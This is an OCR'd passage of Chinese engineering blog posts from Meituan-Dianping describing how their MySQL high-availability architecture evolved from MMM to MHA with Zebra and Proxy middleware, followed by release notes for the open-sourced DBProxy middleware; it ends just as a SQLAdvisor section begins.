
如上所示，整个 MySQL 集群提供 1 个写 VIP（Virtual IP）和 N（N>=1）个读 VIP 提供对外服务。每个 MySQL 节点均部署有一个 Agent（mmm-agent），mmm-agent 和 mmm-manager 保持通信状态，定期向 mmm-manager 上报当前 MySQL 节点的存活情况（这里称之为心跳）。当 mmm-manager 连续多次无法收到 mmm-agent 的心跳消息时，会进行切换操作。

mmm-manager 分两种情况处理出现的异常。

1. 出现异常的是从节点
   - mmm-manager 会尝试摘掉该从节点的读 VIP，并将该读 VIP 漂移到其它存活的节点上，通过这种方式实现从库的高可用。

2. 出现异常的是主节点
   - 如果当时节点还没完全挂，只是响应超时。则尝试将 Dead Master 加上全局锁（flush tables with read lock）。
   - 在从节点中选择一个候选主节点作为新的主节点，进行数据补齐。
   - 数据补齐之后，摘掉 Dead Master 的写 VIP，并尝试加到新的主节点上。
   - 将其它存活的节点进行数据补齐，并重新挂载在新的主节点上。

主库发生故障后，整个集群状态变化如下：



mmm-manager 检测到 master1 发生了故障，对数据进行补齐之后，将写 VIP 漂移到了 master2 上，应用写操作在新的节点上继续进行。

然而，MMM 架构存在如下问题：

- VIP 的数量过多，管理困难（曾经有一个集群是 1 主 6 从，共计 7 个 VIP）。某些情况下会导致集群大部分 VIP 同时丢失，很难分清节点上之前使用的是哪个 VIP。
- mmm-agent 过度敏感，容易导致 VIP 丢失。同时 mmm-agent 自身由于没有高可用，一旦挂掉，会造成 mmm-manager 误判，误认为 MySQL 节点异常。
- mmm-manager 存在单点，一旦由于某些原因挂掉，整个集群就失去了高可用。
- VIP 需要使用 ARP 协议，跨网段、跨机房的高可用基本无法实现，保障能力有限。


同时，MMM 是 Google 技术团队开发的一款比较老的高可用产品，在业内使用的并不多，社区也不活跃，Google 很早就不再维护 MMM 的代码分支。我们在使用过程中发现大量 Bug，部分 Bug 我们做了修改，并提交到开源社区，有兴趣的同学可以参考这里。

MHA

针对于此，从 2015 年开始，美团点评对 MySQL 高可用架构进行了改进，全部更新为 MHA，很大程度上解决了之前 MMM 遇到的各种问题。

MHA（MySQL Master High Availability）是由 Facebook 工程师 Yoshinori Matsunobu 开发的一款 MySQL 高可用软件。从名字就可以看出，MHA 只负责 MySQL 主库的高可用。主库发生故障时，MHA 会选择一个数据最接近原主库的候选主节点（这里只有一个从节点，所以该从节点即为候选主节点）作为新的主节点，并补齐和之前 Dead Master 差异的 Binlog。数据补齐之后，即将写 VIP 漂移到新主库上。

整个 MHA 的架构如下（为简单起见，只描述一主一从）：




这里我们对 MHA 做了一些优化，避免一些脑裂问题。

比如 DB 服务器的上联交换机出现了抖动，导致主库无法访问，被管理节点判定为故障，触发 MHA 切换，VIP 被漂到了新主库上。随后交换机恢复，主库可被访问，但由于 VIP 并没有从主库上摘除，因此 2 台机器同时拥有 VIP，会产生脑裂。我们对 MHA Manager 加入了向同机架上其他物理机的探测，通过对比更多的信息来判断是网络故障还是单机故障。

MHA+Zebra (DAL)

Zebra（斑马）是美团点评基础架构团队开发的一个 Java 数据库访问中间件，是在 c3p0 基础上包装的美团点评内部使用的动态数据源，包括读写分离、分库分表、SQL 流控等非常强的功能。它和 MHA 配合，成为了 MySQL 数据库高可用的重要一环。如下是 MHA+Zebra 配合的整体架构：




还是以主库发生故障为例，处理逻辑有如下两种方式：


- 当 MHA 切换完成之后，主动发送消息给 Zebra monitor，Zebra monitor 更新 ZooKeeper 的配置，将主库上配置的读流量标记为下线状态。

- Zebra monitor 每隔一段时间（10s ~ 40s）检测集群中节点的健康状况，一旦发现某个节点出现了问题，及时刷新 ZooKeeper 中的配置，将该节点标记为下线。

一旦节点变更完成，客户端监听到节点发生了变更，会立即使用新的配置重建连接，而老的连接会逐步关闭。整个集群故障切换的过程如下（仅描述 Zebra monitor 主动探测的情况，第一种 MHA 通知请自行脑补 ^_^）。



由于该切换过程还是借助于 VIP 漂移，导致只能在同网段或者说同个二层交换机下进行，无法做到跨网段或者跨机房的高可用。为解决这个问题，我们对 MHA 进行了二次开发，将 MHA 添加 VIP 的操作去掉，切换完之后通知 Zebra monitor 去重新调整节点的读写信息（将 Write 调整为 new master 的实 IP，将 Dead Master 的读流量摘除），整个切换就完全去 VIP 化，做到跨网段、甚至跨机房切换，彻底解决之前高可用仅局限于同网段的问题。上述切换过程就变成了如下图。


MHA
(高可用监控)
ping
ok
n1-read:10.3.10.112
n1-write:10.3.10.112
IP
10.3.10.112
M
S
IP
10.3.10.115
ping
ok
ping
ok
n2-read: 10.3.10.115
read
write
read
zebra monitor
Service
Listen
leader
follower
follower
follower
zookeeper
IP
n1-write : 10.3.10.112 1(权重) up
n1-read: 10.3.10.112 1(权重) up
n2-read: 10.3.10.115 1(权重) up
故障转移
MHA
(高可用监控)
ok
not ok
ping
ping
n1-read:10.3.10.112 (down)
流量摘除，不提供服务
n1-write:10.3.10.115
IP
10.3.10.112
New
Master
IP
10.3.10.115
ping
ping
not ok
ok
n2-read: 10.3.10.115
read
write
read
zebra monitor
Service
update config
ok
Listen
leader
follower
follower
follower
zookeeper
IP
n1-read: 10.3.10.112 1(权重) down
n2-read: 10.3.10.115 1(权重) up
n1-write : 10.3.10.115 1(权重) up
将原主库的流量摘除,写流量转移到新的主库，即markdown

然而，这种方式中的 MHA 管理节点是单点，在网络故障或者机器宕机情况下依然存在风险。同时，由于 Master-Slave 之间是基于 Binlog 的异步复制，也就导致了主库机器宕机或者主库无法访问时，MHA 切换过程中可能导致数据丢失。

另外，当 Master-Slave 延迟太大时，也会给数据补齐这一操作带来额外的时间开销。

Proxy

除了 Zebra 中间件，美团点评还有一套基于 Proxy 的中间件，和 MHA 一起配合使用。当 MHA 切换后，主动通知 Proxy 来进行读写流量调整，Proxy 相比 Zebra 更加灵活，同时也能覆盖非 Java 应用场景。缺点就是访问链路多了一层，对应的 Response Time 和故障率也有一定增加。有兴趣的同学们可以自行前往 GitHub 查询详细文档。

未来架构设想

上文提到的 MHA 架构依然存在如下两个问题：

- 管理节点单点。
- MySQL 异步复制中的数据丢失。

针对于此，我们在部分核心业务上使用 Semi-Sync，可以保证 95% 以上场景下数据不丢失（依然存在一些极端情况下无法保障数据的强一致性）。另外，高可用使用分布式的 Agent，在某个节点发生故障后，通过一定的选举协议来选择新的 Master，从而解决了 MHA Manager 的单点问题。

针对上述问题，我们研究了业界的一些领先的做法，简单描述如下。


主从同步数据丢失

针对主从同步的数据丢失，一种做法是创建一个 Binlog Server，该 Server 模拟 Slave 接受 Binlog 日志，主库每次的数据写入都需要接收到 Binlog Server 的 ACK 应答，才认为写入成功。Binlog Server 可以部署在就近的物理节点上，从而

保证每次数据写入都能快速落地到 Binlog Server。在发生故障时，只需要从 Binlog Server 拉取数据即可保证数据不丢失。

分布式 Agent 高可用


针对 MHA 管理节点单点问题，一种做法是让 MySQL 数据库集群中每个节点部署 Agent，发生故障时每个 Agent 均参与选举投票，选举出合适的 Slave 作为新的主库，防止只通过 Manager 来切换，去除 MHA 单点。整个架构如下图所示。



MGR 结合中间件高可用

上述方式某种程度上解决了之前的问题，但是 Agent 和 Binlog Server 却是新引入的风险，同时 Binlog Server 的存在，也带来了响应时间上的额外开销。有没有一种方式，能够去除 Binlog Server 和 Agent，又能保证数据不丢失呢？答案当然是有的。

最近几年，MySQL 社区关于分布式协议 Raft 和 Paxos 非常火，社区也推出了基于 Paxos 的 MGR 版本的 MySQL，通过 Paxos 将一致性和切换过程下推到数据库内部，向上层屏蔽了切换细节。架构如下（以 MGR 的 single-primary 为例）。



当数据库发生故障时，MySQL 内部自己进行切换。切换完成后将 topo 结构推送给 Zebra monitor，Zebra monitor 进行相应的读写流量变更。不过，该架构存在与 Binlog Server 同样的需要回复确认问题，就是每次主库数据写入，都需要大多数节点回复 ACK，该次写入才算成功，存在一定的响应时间开销。同时，每个 MGR 集群必须需要奇数个数（大于 1）的节点，导致原先只需要一主一从两台机器，现在需要至少三台，带来一定的资源浪费。但不管怎么说，MGR 的出现是无疑是 MySQL 数据库又一次伟大的创新。

结语

本文介绍了美团点评 MySQL 数据库高可用架构从 MMM 到 MHA+Zebra 以及 MHA+Proxy 的演进历程，同时也介绍了业界一些高可用的做法。数据库最近几年发展突飞猛进，数据库的高可用设计上没有完美的方案，只有不断的突破和创新，我们也一直在这条路上探索更加优秀的设计与更加完美的方案。

作者简介

金龙，14 年加入新美大，主要从事相关的数据库运维，高可用和相关的运维平台建设。

美团点评数据库中间件 DBProxy 开源

DBA 团队 (北京)

介绍

随着数据量的不断增大，传统的直连数据库对数据进行访问的方式已经无法满足一般公司的需求。通过数据库中间件，可以对数据库进行水平扩展，由原来单 台数据库扩展到多台数据库，数据库中间件通过路由规则将数据的访问请求路由到其中一台数据库上，从而大大降低了数据访问的瓶颈和单台数据库的压力。通过数 据库中间件还可以将 DBA 和研发进行解耦，提升 DBA 运维效率。

奇虎 360 公司开源的 Atlas 是优秀的数据库中间件，美团点评 DBA 团队针对公司内部需求，在其上做了很多改进工作，形成了新的高可靠、高可用企业级数据库中间件 DBProxy，已在公司内部生产环境广泛使用，较为成熟、稳定。相关工作的详细介绍可以参考之前的博客文章《美团点评的 DBProxy 实践》。

现在，我们非常高兴地将 DBProxy 开源，希望与业内有类似需求的团队，一起打造一款优秀的企业级数据库中间件产品。项目的 Github 地址是 https://github.com/Meituan-Dianping/DBProxy。

DBProxy 的优点

1. 支持多语言 MySQL 客户端
2. 读写分离
3. 负载均衡
4. Slave 故障感知与摘除（Master 需要 MHA 等其他联动）
5. 后端连接池
6. 自定义 SQL 拦截与过滤
7. 流量分组与控制

8. 丰富的监控状态

9. 支持分表（分库版本正在内测中）

10.Client IP 限制

DBProxy 对 Atlas 的改进

- 新增功能点
  - 从库流量配置

    指定查询发送到某个从库
  - 参数动态设置（完善 show proxy status/variables）

    支持 save config，动态增加、删除分表
  - 响应时间 percentile 统计

    统计最近时间段 DBProxy 的响应时间
  - kill session

    支持 DBProxy 的 admin 接口 kill session 操作
  - backend 平滑上下线

    支持平滑的 backend 上下线
  - DBProxy 非 root 用户启动

    使用非 root 用户启动
  - admin 账号的安全限制

    admin 账号密码的动态修改及 host 限制
  - 增加异步刷日志的功能

    增加日志线程、异步刷日志，提高响应时间
  - 支持 DBProxy 平滑重启功能

    1. normal：等待所有当前事务结束后退出

       ① KILL -SIGTERM `pid of mysql-proxy`; ② admin 命令 : shutdown [normal]，其中等待过程有超时机制

    2. immediate：不等待当前事务结束直接退出

① KILL -SIGINT `pid of mysql-proxy`；② admin 命令：shutdown immediate

3. 配置参数 shutdown_timeout：在 normal 方式下，等待 shutdown_timeout 时间后退出，单位是 s，默认值是 600

- 支持 SQL 过滤的黑名单功能
  - 添加到黑名单中需要满足两个条件：SQL 执行的时间和频率
  - SQL 执行的时间

    由参数 query-filter-time-threshold 来指定，如果 SQL 执行时间超过此值，则满足条件
  - SQL 执行频率

    由参数 query-filter-frequent-threshold 来指定，如果 SQL 执行频率超过此值，则满足条件

    频率就是在时间窗口内执行的次数。时间窗口则是由频率阈值和最小执行次数来计算出来的，当时间窗口小于 60s 时，扩展到 60s

    参数 access-num-per-time-window 用来指定在时间窗口内的最小执行次数，添加此参数是考虑到执行时间长的 SQL 在计算频率时同时参考其执行的次数，只有执行一定次数时才去计算其频率。当执 行时间与执行频率都满足时条件时，会自动将查询作为过滤项放到黑名单中，加入到黑名单中是否生效由参数 auto-filter-flag 来控制，OFF: 不生效，ON: 立即生效
  - 黑名单的管理
  - 提供了查看、修改、添加、删除黑名单的功能
  - 黑名单管理提供了将黑名单保存到文件以及从文件中 Load 到内存中的功能
  - 在手动添加黑名单时，只需要将用户的 SQL 语句输入，在内部自动转化成过滤条件，手动添加时是否生效由参数 manual-filter-flag 来控制，OFF: 不生效，ON: 立即生效
  - 手动添加与自动添加两种情况下的过滤条件是否生效是分别由不同参数控

制，这个要区分清楚。另外，也可以使用 admin 的命令来设置是否开启 / 关闭某个过滤条件

- 支持对于 MySQL 后台的 thread running 限制功能

  该功能通过在 DBProxy 内限制每个后台 MySQL 的并发查询，来控制对应 MySQL 的 thread running 数

  当发向某个 MySQL 后台的的并发查询超过某个阈值时，会进行超时等待，直到有可用的连接，其中阈值与超时等待的时间都已经参数化，可以动态配置

  - 新增参数
  - backend-max-thread-running 用于指定每个 MySQL 后台的最大 thread running 数
  - thread-running-sleep-delay 用于指定在 thread running 数超过 backend-max-thread-running 时，客户端连接等待的时间
- set backend offline 不再显示节点状态
- 支持 set transaction isolation level
- 支持 use db
- 支持 set option 语句
- 支持 set session 级系统变量
- 支持建立连接时指定连接属性
- 改进连接池的连接管理，增加超时释放机制。当连接池中的空闲连接闲置超过一定时间后，自动释放连接。由参数 db-connection-idle-timeout 控制
- 增加客户端连接的 keepalive 机制，避免网络异常后释放已断开的连接
- 完善管理日志，增加了管理命令日志、错误语句日志以及详细的错误日志
- 完善 SQL 日志信息，包含了详细的连接信息，并包含了 DBProxy 内部执行的隐式 SQL 语句。隐式 SQL 语句主要是连接重用时切换 database、字符集的语句
- 增加 SQL 日志 rotate 机制，可设置日志文件最大大小和日志文件最大个

数，自动清理早期的 SQL 日志。分别由参数 sql-log-file-size 和 sql-log-file-num 控制

- 增加后台 MySQL 版本号设置，主要影响 MySQL 连接协议中的 server 版本，客户端驱动可能依赖于 server 版本处理机制有所不同。由参数 mysql-version 控制
- 性能改进，将 SQL 词法分析从串行方式改进为并发方式；其次，在每次执行 SQL 前如果 database 相同时，不再需要执行 COM_INIT_DB 命令。根据测试结果，在特定环境下 sysbench 的 QPS 从 7 万提升至 22 万
- 增加监控统计信息，包括连接状态、QPS、响应时间、网络等统计
- sql log 动态配置
- 改进 autocommit 为 false 时频繁连接主库的问题

- Bugs 修复
  - DBProxy 建立连向 MySQL 连接时，新建的 socket 添加 keepalive 和非阻塞的属性
  - rpm 安装时，创建 conf 目录并创建默认的配置文件的功能
  - rpm 安装时，需要手动修改 mysql-proxyd 文件中的 proxy-dir，现在直接在 rpm 安装后就修改好
  - 解决了绑定后端连接断开时，客户端连接未及时断开的问题
  - 屏蔽了 KILL 语句，避免在后端 MySQL 可能误 KILL 的问题
  - 修改了事务内语句执行错误时，DBProxy 未保留后台连接导致 rollback 发送到其它结点的问题
  - 修复分表查询结果合并时列字符集错误的问题，该问题可能会导致结果乱码
  - 解决在分表情况下，返回值有 NULL 的情况下，查询超时的问题
    此问题是 DBProxy 在多个分表 merge 结果的过程中未处理 NULL 值，导致结果集返回不对，而 JDBC 接口会认为此种情况下是未收到结果，会处于一直等待状态，触发超时
  - 解决在分表情况下，IN 子句中分表列只支持 int32，不支持 int64 的问题

- 解决连接断开的内存泄露问题

  在连接的结构体的释放接口中，lock 的成员变量未释放，导致在连接断开，回收连接对象时会泄漏 24 个字节
- 取消 admin 操作中不必要的日志
- 去掉了在连接 admin 时报 "[admin] we only handle text-based queries (COM_QUERY)" 的信息，此信息属于无用的信息
- 去掉了在 set backend offline/online 时的返回值信息，此信息是无用信息
- 解决用户权限不足、DBProxy 用户名密码配置错误等导致使用错误用户的问题
- 解决 SQL_CALC_FOUND_ROWS 之后 SQL 语句发往主库的问题
- 解决 SQL 语句中有注释时语句分析不正确的问题
- 解决客户端发送空串导致 DBProxy 挂掉的问题

新功能和 Bug 修复描述，详见 release notes。

愿景

和各位同行共同打造一款企业级高可用、高可靠的数据库中间件产品，希望大家能够积极参与。

美团点评 SQL 优化工具 SQLAdvisor 开源

DBA 团队

介绍

